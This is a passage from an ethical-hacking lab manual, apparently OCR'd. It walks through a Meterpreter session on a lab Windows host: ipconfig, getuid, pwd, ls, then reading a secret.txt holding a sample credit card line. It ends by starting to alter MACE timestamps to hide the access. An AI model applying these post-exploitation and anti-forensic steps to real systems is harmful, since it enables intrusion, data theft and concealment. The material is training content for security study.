

Applications Places System
Mon Aug 24, 09:55
Parrot Terminal
File Edit View Search Terminal Help
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 6
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >

28. ☐ Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
29. ☐ Type **pwd** and press **Enter** to view the current working directory on the victim machine.


> The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.


Applications Places System
Mon Aug 24, 09:57
Parrot Terminal
File Edit View Search Terminal Help
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 6
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >

30. ☐ Type **ls** and press **Enter** to list the files in the current working directory.


Applications Places System
Mon Aug 24, 09:57
Parrot Terminal
File Edit View Search Terminal Help
Interface 6
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter >

31. ☐ To read the contents of a text file, type **cat [filename.txt]** (here, **secret.txt**) and press **Enter**.



Applications Places System
Mon Aug 24, 09:58
Parrot Terminal
File Edit View Search Terminal Help
Interface 6
============
Name : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:28:04:2a
MTU : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6148:c6b5:b80a:4274
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
Mode Size Type Last modified Name
---- ---- ---- ------------- ----
100777/rwxrwxrwx 73802 fil 2020-08-24 09:47:58 -0400 Backdoor.exe
100666/rw-rw-rw- 27071 fil 2020-08-24 02:55:29 -0400 BadDoc.docm
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter >

32. Now, we will change the **MACE** attributes of the **secret.exe** file.

While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

